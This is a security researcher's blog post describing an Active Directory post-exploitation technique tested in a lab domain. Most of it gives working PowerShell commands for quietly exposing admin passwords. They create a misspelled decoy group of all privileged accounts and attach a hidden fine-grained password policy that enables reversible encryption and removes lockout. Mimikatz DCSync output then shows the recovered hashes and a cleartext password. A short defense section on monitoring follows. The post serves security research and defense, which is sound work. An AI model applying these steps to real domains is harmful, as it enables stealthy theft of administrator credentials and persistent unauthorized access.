Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync

adsecurity.org

Sean Metcalf November 22, 2015

The two key goals of any attack is access and persistence. This post covers elements of each.
In a post-exploitation scenario where the attacker has compromised the domain or an account with delegated rights, it's possible to dump the clear-text passwords of admins without being a Domain Admin*. This method requires the Active Directory Domain Functional Level (DFL) to be Windows Server 2008 or higher and a patient attacker (as well as appropriate rights).
* depending on existing AD delegation or attacker configured delegation. Required rights are described at the end of this post

I spoke about some of this information at several security conferences in 2015 (BSides, Shakacon, Black Hat, DEF CON, & DerbyCon).

Mimikatz DCSync Capability:
The Mimikatz DCSync capability is pretty amazing from an offensive perspective since it provides the capability to pull domain account password data remotely from the Domain Controller. The account that runs DCSync needs to have the proper rights since DCSync pulls account data through the standard Domain Controller replication API. Prior to this Mimikatz capability, added in late August, dumping all or selective account password hashes from Active Directory required code execution on the Domain Controller, pulling the AD database (ntds.dit) and dumping the contents, or running something like Invoke-Mimikatz over PowerShell Remoting.

With DCSync, and the proper rights, the attacker can pull useful password data on the account including (potentially):

- SAM Account name
- Account Type
- User Account Control options
- Account Expiration
- Password last set date
- Security ID (SID)
- RID
- Current and previous (password history) NTLM password hashes which shows the password history, at least in NTLM hash format.
- Current and previous LM password hashes which shows the password history in LM hash format.
- Clear text password (requires reversible encryption)

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:sallyuser
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC01.lab.adsecurity.org' will be the DC server

[DC] 'sallyuser' will be the user account

Object RDN           : SallyUser

** SAM ACCOUNT **

SAM Username         : SallyUser
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/29/2015 9:21:12 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-2635
Object Relative ID   : 2635

Credentials:
  Hash NTLM: 7c08d63a2f48f045971bc2236ed3f3ac
    ntlm- 0: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 3381cfee50c733d845093ecdf24c8f7c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGSallyUser
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 4932ee0e9f039954e44371fc5c4a4e859f6f2833236c35f40d56e8c9c25d0af7
      aes128_hmac       (4096) : 1fa0a45d1f2caf67f90900a8b418b224
      des_cbc_md5       (4096) : 61166e376d3b1ad0

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGSallyUser
    Credentials
      des_cbc_md5       : 61166e376d3b1ad0

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  cbb78c104245d3d1f4097fe2872c59ca
    02  0a013dbcd7481881f1c140950b6e6746
    03  d5888e1540c227977f780c44656fad64
    04  cbb78c104245d3d1f4097fe2872c59ca
    05  222e00d28bc0bc010d201b889a37984d
    06  9a7e61270015fb880f603f054da99aeb
    07  95c38ae01ac278695385c7da1c567603
    08  0d178a636ec8f5192b51576eee085655
    09  417c3d4c64da8ae0d530c6b7a1c012ce
    10  704da8c1fc1623128181b367f5b49620
    11  c78a9d907a5ca087e8703a047fbaf267
    12  0d178a636ec8f5192b51576eee085655
    13  b5f3e34daf3336b02b76d5df3483e75b
    14  45dd48b47a42f275c71dfdf3a5ffde94
    15  c5c89922bc9a658d8284dea26fd1aba0
    16  3e6b25a57a2d80c06a747c951707a277
    17  8cdb7efc390cd1c42ea22c850cd3e4bd
    18  0ae32fb3a91d47af70bca1f98f0906de
    19  3733c1a0ccea1bca895b596021c4829a
    20  d194671e12fc77c33faf3a918277f75f
    21  380ed9af4737285bc7cd8338ef9d2940
    22  e2a16812d78700b8c639948312eb282b
    23  ada8efd0e08cb2969f45083e0b3a9c6d
    24  6f391483dbaad5dbaa1794c2646648e3
    25  21cc239010dc28cf1827562bd3c9b5cb
    26  c0054574397b5c55d6f7a132ae42a184
    27  cd112a67abfb7cd0b6d864a1c0e413fa
    28  f8e8093d2661bdd0353292901609b603
    29  46ea56b168bf854ffed3f9037d9dcf74


mimikatz(commandline) # exit
Bye!
```

User Account Password Encrypted, Not Hashed:


There's a legacy feature for Active Directory accounts called "reversible encryption". Normally a user's password is hashed using the NT one-way function to create the NTLM password hash. The NTLM password hash can't be reversed it would have to be cracked, meaning that a tool would have to be used to create passwords and perform the NT hash function to get the NTLM password hash. If the user's password hash matches the generated one, then the password was successfully guessed (known as brute force

password guessing). If reversible encryption is enabled, then the user's password is stored using encryption which means the encrypted data can be reversed back to the user's password. The password stored with reversible encryption is not a hash since a function can be called to get back to the original clear-text password.

The next question is: once the account is enabled for reversible encryption, is the clear-text password for the account immediately available?
No, the Domain Controllers only stores the user's NTLM password hash, so the clear-text password is not available. If reversible encryption is enabled on the account and the user changes the password after this configuration is set, then the clear-text password is saved in the Active Directory database. This occurs when the user sends the clear-text password to the DC when changing the password (occurs over encrypted RPC).


There's a few different ways to set an account to use "reversible encryption" which effectively has a clear-text password in the Active Directory database (ntds.dit) on all the Domain Controllers in the domain.

1. Modify the domain-linked Group Policy with the highest precedence that configures the domain password policy so it enables reversible encryption. Modifying this GPO is much more likely to be noticed. The policy option is Computer Configuration, Policies, Windows Settings, Security Settings, Account Policies, Password Policy: "Store passwords using reversible encryption". Check the box and set to Enabled and all user accounts will have their passwords stored using reversible encryption after the next password change.




2. Modify the individual user accounts to enable "AllowReversiblePasswordEncryption" by checking the box next to "Store password using reversible encryption". This is not very obvious and most organizations probably aren't looking at this. An example of how to do this is shown in the "Defense" section at the end.

3. If the Domain Functional Level is set to “Windows Server 2008” or higher, a new feature called “Fine-Grained Password Policy” is available to provide a wide-variety of password policies that can be applied to users or groups (not OUs).




I like the third option the best since it’s not obvious – no modifying a domain root-linked GPO or an admin account directly. The only way to track this is to monitor group membership of domain-level admin accounts (and associate with existing Fine Grained Password Policies). When group membership is actually monitored, the opposite is true: monitor the members of specific privileged groups, not the groups privileged users are members of.

While Microsoft made Fine-Grained Password Policies available starting with Windows Server 2008 (DFL), the Active Directory Administrative Center (ADAC) (which most admins still don’t use) wasn’t updated to support FGPP administration until Windows Server 2012. This means an attacker could configure new FGPP and they probably wouldn’t be noticed, especially if called something benign (“Exchange users”, “SharePoint Users”, etc). Enabling “Advanced Features” from the “View” menu option in Active Directory Users and Computers and then browsing down to System, Password Settings Container (CN=Password Settings Container,CN=System,DC=DOMAIN,DC=COM) will typically display any domain FGPP objects. Note that if “Advanced Features” is not enabled, the System container is not visible.



The Scenario:

Compromise a Domain Admin account or account with delegated rights to create Fine-Grained Password Policies ("Create msDS-PasswordSettings" objects which exist in CN=Password Settings Container,CN=System,DC=DOMAIN,DC=COM).
Note that the PowerShell cmdlets in this post are from the Active Directory module, although these are not strictly required for these operations, it makes it easier. HarmJ0y's PowerView provides a lot of AD functionality in PowerShell without the Active Directory module.



Create a new group called something like "SharePont users" (misspelled on purpose so it won't appear when admins search for SharePoint groups) and add all domain accounts with the attribute "AdminCount" set to 1. Accounts with the AdminCount attribute set to 1 are members of certain privileged domain groups.

```
PS C:\Users\Administrator.ADSECLAB> New-ADGroup -Name "SharePontUsers" -SamAccountName "SharePontUsers"
 -GroupCategory Security -GroupScope Global -DisplayName ""SharePontUsers"  -Path "CN=Users,DC=Lab,DC=ADSecurity,DC=org"
```

Once the group is created, find all AD domain accounts with AdminCount set to 1 and add them to the new group "SharePontUsers".

```
PS C:\Users\Administrator.ADSECLAB> $Admins = get-aduser -filter { AdminCount -eq 1 }
PS C:\Users\Administrator.ADSECLAB> Add-adgroupmember "SharePontUsers" -Members $Admins
```

Create a Fine-Grained Password Policy (FGPP) called "SharePoint Policy" and apply to "SharePont users".

```
PS C:\Users\Administrator.ADSECLAB> New-ADFineGrainedPasswordPolicy -Name SharePointPolicy
 -DisplayName SharePointPolicy -Precedence 1 -ComplexityEnabled $false -ReversibleEncryptionEnabled $true
  -PasswordHistoryCount 0 -MinPasswordLength 0 -MinPasswordAge 0.00:00:00 -MaxPasswordAge 0.00:00:00
   -LockoutThreshold 0 -LockoutObservationWindow 0.00:00:00 -LockoutDuration 0.00:00:00
PS C:\Users\Administrator.ADSECLAB> Get-ADFineGrainedPasswordPolicy SharePointPolicy


AppliesTo                   : {}
ComplexityEnabled           : False
DistinguishedName           : CN=SharePointPolicy,CN=Password Settings Container,CN=System,DC=lab,DC=adsecurity,DC=org
LockoutDuration             : 00:00:00
LockoutObservationWindow    : 00:00:00
LockoutThreshold            : 0
MaxPasswordAge              : 00:00:00
MinPasswordAge              : 00:00:00
MinPasswordLength           : 0
Name                        : SharePointPolicy
ObjectClass                 : msDS-PasswordSettings
ObjectGUID                  : f37afac0-b64e-4790-a026-10a9382df0e2
PasswordHistoryCount        : 0
Precedence                  : 1
ReversibleEncryptionEnabled : True
```

The settings on this Fine-Grained Password Policy are interesting:

- ComplexityEnabled: False
  This determines whether the password complexity rules are required: 3 out of 4 categories including upper alpha, lower alpha, numeric, and symbols.
  This should be set to TRUE
- LokoutDuration: 00:00:00
  This determines how long the account should be locked out after the bad password attempt threshold is triggered. 00:00:00 means the account is never locked out.
  This should be set to a number if account lockout is desired.
- LockoutObservationWindow: 00:00:00
  This determines the period during which the lockout threshold is monitored. If set to 00:05:00, the account lockout observation window is 5 minutes, so if the lockout threshold is set to 5 and there are 5 bad password attempts in less than 5 minutes, the account is locked out.
- LockoutThreshold: 0
  This combined with the LockoutObservationWindow determines when an account is locked out.
- MaxPasswordAge: 00:00:00
  This determines how long a password may be used by the user. Typically this is set to a value between 90:00:00 and 180:00:00 to ensure that users change their passwords at least once a year..
- MinPasswordAge: 00:00:00
  This determines how long a new password must be kept before changing. Setting this value to 00:00:00 means the user can change a password as frequently as they desire.
- MinPasswordLength: 0
  This determines the minimum length of the password which effectively sets the standard password length for all users in the domain.
- PasswordHistoryCount: 0
  This determines how many passwords the user must have before re-using a previous password. Typically set to 20 – 30.

- Precedence: 1
  This setting is specific to FGPPs since it determines which FGPP takes precedence if there are multiple FGPP applied to an account or accounts.
- ReversibleEncryptionEnabled: True
  This should be set to False. TThis sets all accounts associated with the FGPP (in this case, admin accounts) to store their passwords in clear text on the DCs at next password change.

Note that the first item, “AppliesTo” is blank. Since we haven’t associated the new policy with an account or group, this is empty.
On to the next step: associate the new FGPP with the group we created.

```
PS C:\Users\Administrator.ADSECLAB> Add-ADFineGrainedPasswordPolicySubject -Identity SharePointPolicy
  -Subjects “SharePontUsers”
```

After associating the FGPP with the group, we re-run Get-ADFineGrainedPasswordPolicy to ensure it is properly associated.

```
PS C:\Users\Administrator.ADSECLAB> Add-ADFineGrainedPasswordPolicySubject -Identity SharePointPolicy
  -Subjects “SharePontUsers”
PS C:\Users\Administrator.ADSECLAB> Get-ADFineGrainedPasswordPolicy SharePointPolicy


AppliesTo                   : {CN=SharePontUsers,CN=Users,DC=lab,DC=adsecurity,DC=org}
ComplexityEnabled           : False
DistinguishedName           : CN=SharePointPolicy,CN=Password Settings Container,CN=System,DC=lab,DC=adsecurity,DC=org
LockoutDuration             : 00:00:00
LockoutObservationWindow    : 00:00:00
LockoutThreshold            : 0
MaxPasswordAge              : 00:00:00
MinPasswordAge              : 00:00:00
MinPasswordLength           : 0
Name                        : SharePointPolicy
ObjectClass                 : msDS-PasswordSettings
ObjectGUID                  : f37afac0-b64e-4790-a026-10a9382df0e2
PasswordHistoryCount        : 0
Precedence                  : 1
ReversibleEncryptionEnabled : True
```

The new FGPP effectively zeros out all standard domain password security settings usually configured by the Default Domain Policy at the domain root. should be set to False. ReversibleEncryptionEnabled sets all accounts associated with the FGPP (in this case, admin accounts) to store their passwords in clear text on the DCs at next password change. The clear-text password can be pulled using Mimikatz’s DCSync. Of course, initiating a password change “this password has expired and must be set” could be fun as well.

Granted, the attacker can get the hashes using Mimikatz’s DCSync feature, so why bother with clear-text passwords? Why not?
Clear-text passwords provide insight into password versioning and are useful for RDP access as well as other “normal” user activity while use of password hashes may be flagged as “suspicious”.

Note: The fine-grained password policy could be configured directly on the user accounts, but that’s probably a little obvious.

After the FGPP is in place and the targeted user has changed his/her password, running DCSync shows the clear-text password.

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:hansolo
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC01.lab.adsecurity.org' will be the DC server

[DC] 'hansolo' will be the user account

Object RDN           : HanSolo

** SAM ACCOUNT **

SAM Username         : HanSolo
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/23/2015 6:30:20 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-2631
Object Relative ID   : 2631

Credentials:
  Hash NTLM: 7c08d63a2f48f045971bc2236ed3f3ac
    ntlm- 0: 7c08d63a2f48f045971bc2236ed3f3ac
    ntlm- 1: 269c0c63a623b2e062dfd861c9b82818
    ntlm- 2: 5bb99389d6306eb5fcac6673e7611262
    lm  - 0: 4ce1812af5d995155bcff9de823cdb93
    lm  - 1: de8b6b20c10ece9fda8d3d0e8a9acf62

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGHanSolo
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 65d8164e6809eaece8c4fdb37bb1f96a9bd615675f406df23323363acca7d0b2
      aes128_hmac       (4096) : c9caa038091503f571555ef98f7a804a
      des_cbc_md5       (4096) : 1a64107ace3d517a
    OldCredentials
      aes256_hmac       (4096) : 10bf8e38b6e856e9feeac3da560ed4db4e778c3cdbced25a3f026ecebdec8d8c
      aes128_hmac       (4096) : b477406c69af72e6d05fdbfcd4ed3469
      des_cbc_md5       (4096) : 2567754a1a676e7a

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGHanSolo
    Credentials
      des_cbc_md5       : 1a64107ace3d517a
    OldCredentials
      des_cbc_md5       : 2567754a1a676e7a

* Primary:WDigest *
    01  f106cb31ee397bc2314516b8f7c0486c
    02  61b128b59c8ef4dbe409f5c22dc9dce6
    03  8b025f13329a793740a4a64466d08eb3
    04  f106cb31ee397bc2314516b8f7c0486c
    05  972ebf56c272b6e700c84da25d6b4cec
    06  49a23f80497b016a9085cf09889c65a1
    07  d5903a239b231183865d4998833dc4e7
    08  76d5a627f1400616b8b916dc731472ec
    09  7ad39a47340f7f682a3415ef98a9632a
    10  3a28cae2ce7d7d3cfc087954181630a0
    11  7351aab617eb8b96cf7ef676ffa10d8a
    12  76d5a627f1400616b8b916dc731472ec
    13  2c41514c60b469676c5219c1f10b4f9c
    14  ec1652cc4a8596d5549e88b1911bceec
    15  6eac475d5f8978ef41ff054ed22f824c
    16  26cbbe5413b5985561a24fadaab37f83
    17  8722edc3959e740ca5bdd197d6202b0b
    18  3d138abe47dc0905e961c97c5a2762ad
    19  1e6d964bcc380fc5473b1fec3102a9e7
    20  35760f6b57e1a677652a0a4eed0f554a
    21  71df18fa5c475d48736865cefc8a0c4f
    22  d7954c08440445a4ec03fc45735cb3f4
    23  e68b33ce0f8cfa2fc5949671ebbc4b9f
    24  6a0c0377d1258ab914b7bc0b29f35735
    25  ac6fcccf0e60d5f01ec14ac916819da8
    26  5b4b0470e43b4e8541ee5eca236e1d09
    27  08c9d3218e611f2ca723fbc6afd44a70
    28  287b98d7a6fe3fd6b79bc2564e911847
    29  f528bb62c7fe26ca1040ddb21ff7010e

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    Password99!
```

Rights Required:

If an attacker gains access to an account in the Domain administrators or Domain Admins group, they have the necessary rights for this configuration. Otherwise, here are the required rights:

Action	Rights Required
Create Group	“Create Group object” in OU/domain.
Modify Group Membership	“Read/Write Members” on group or OU/domain.
Modify User Account (enable “AllowReversiblePasswordEncryption”)	“Write all properties” and “All Validated Writes” on user objects in OU/domain.
Create Fine-Grained Password Policy (FGPP)	“Create msDS-PasswordSettings objects” in the Password Settings Container (in System).
Modify Fine-Grained Password Policy (FGPP)	“Write all properties” on msDS-PasswordSettings objects in the Password Settings Container (in System).
Use Mimikatz DCSync to pull password data for account.	“Replicating Directory Changes” and “Replicating Directory Changes All” (and sometimes “”Replicating Directory Changes in Filtered Set”

Defense:

Monitor Fine-Grained Password Policies and the applied settings as well as who they apply to.

```
PS C:\Users\Administrator.ADSECLAB> [string]$ADGroup = (Get-ADFineGrainedPasswordPolicy SharePointPolicy).AppliesTo
PS C:\Users\Administrator.ADSECLAB> Get-ADGroupMember $ADGroup


distinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : ADSAdministrator
objectClass       : user
objectGUID        : 72ac7731-0a76-4e5a-8e5d-b4ded9a304b5
SamAccountName    : ADSAdministrator
SID               : S-1-5-21-1581655573-3923512380-696647894-500

distinguishedName : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
name              : krbtgt
objectClass       : user
objectGUID        : 3d5be8dd-df7f-4f84-b2cf-4556310a7292
SamAccountName    : krbtgt
SID               : S-1-5-21-1581655573-3923512380-696647894-502

distinguishedName : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
name              : LukeSkywalker
objectClass       : user
objectGUID        : 32b5226b-aa6d-4b35-a031-ddbcbde07137
SamAccountName    : LukeSkywalker
SID               : S-1-5-21-1581655573-3923512380-696647894-2629
```

Monitor privileged account group membership.

```
PS C:\Users\Administrator.ADSECLAB> Get-ADPrincipalGroupMembership LukeSkywalker


distinguishedName : CN=Domain Users,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
name              : Domain Users
objectClass       : group
objectGUID        : f5e14ed4-2fbe-43aa-b2cb-e0b698e1786d
SamAccountName    : Domain Users
SID               : S-1-5-21-1581655573-3923512380-696647894-513

distinguishedName : CN=Domain Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
name              : Domain Admins
objectClass       : group
objectGUID        : 5621cc71-d318-4e2c-b1b1-c181f630e10e
SamAccountName    : Domain Admins
SID               : S-1-5-21-1581655573-3923512380-696647894-512

distinguishedName : CN=SharePontUsers,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
name              : SharePontUsers
objectClass       : group
objectGUID        : 03118ef4-710d-40c6-8b95-8b0d4a9949f1
SamAccountName    : SharePontUsers
SID               : S-1-5-21-1581655573-3923512380-696647894-3105
```

Regularly audit user accounts for potential issues: reversible encryption, password never expires, admin accounts that allow delegation, etc.

```
PS C:\Users\Administrator.ADSECLAB> get-aduser sallyuser -prop AllowReversiblePasswordEncryption,PasswordNotRequired,
 PasswordNeverExpires,PasswordLastSet,LastLogonDate,UseDESKeyOnly,SIDHistory


AllowReversiblePasswordEncryption : True
DistinguishedName                 : CN=SallyUser,OU=Accounts,DC=lab,DC=adsecurity,DC=org
Enabled                           : True
GivenName                         :
LastLogonDate                     :
Name                              : SallyUser
ObjectClass                       : user
ObjectGUID                        : bb9ea98e-cceb-4747-994a-928a6171a459
PasswordLastSet                   : 8/29/2015 7:21:12 PM
PasswordNeverExpires              : False
PasswordNotRequired               : False
SamAccountName                    : SallyUser
SID                               : S-1-5-21-1581655573-3923512380-696647894-2635
SIDHistory                        : {}
Surname                           :
UseDESKeyOnly                     : False
UserPrincipalName                 :
```

References: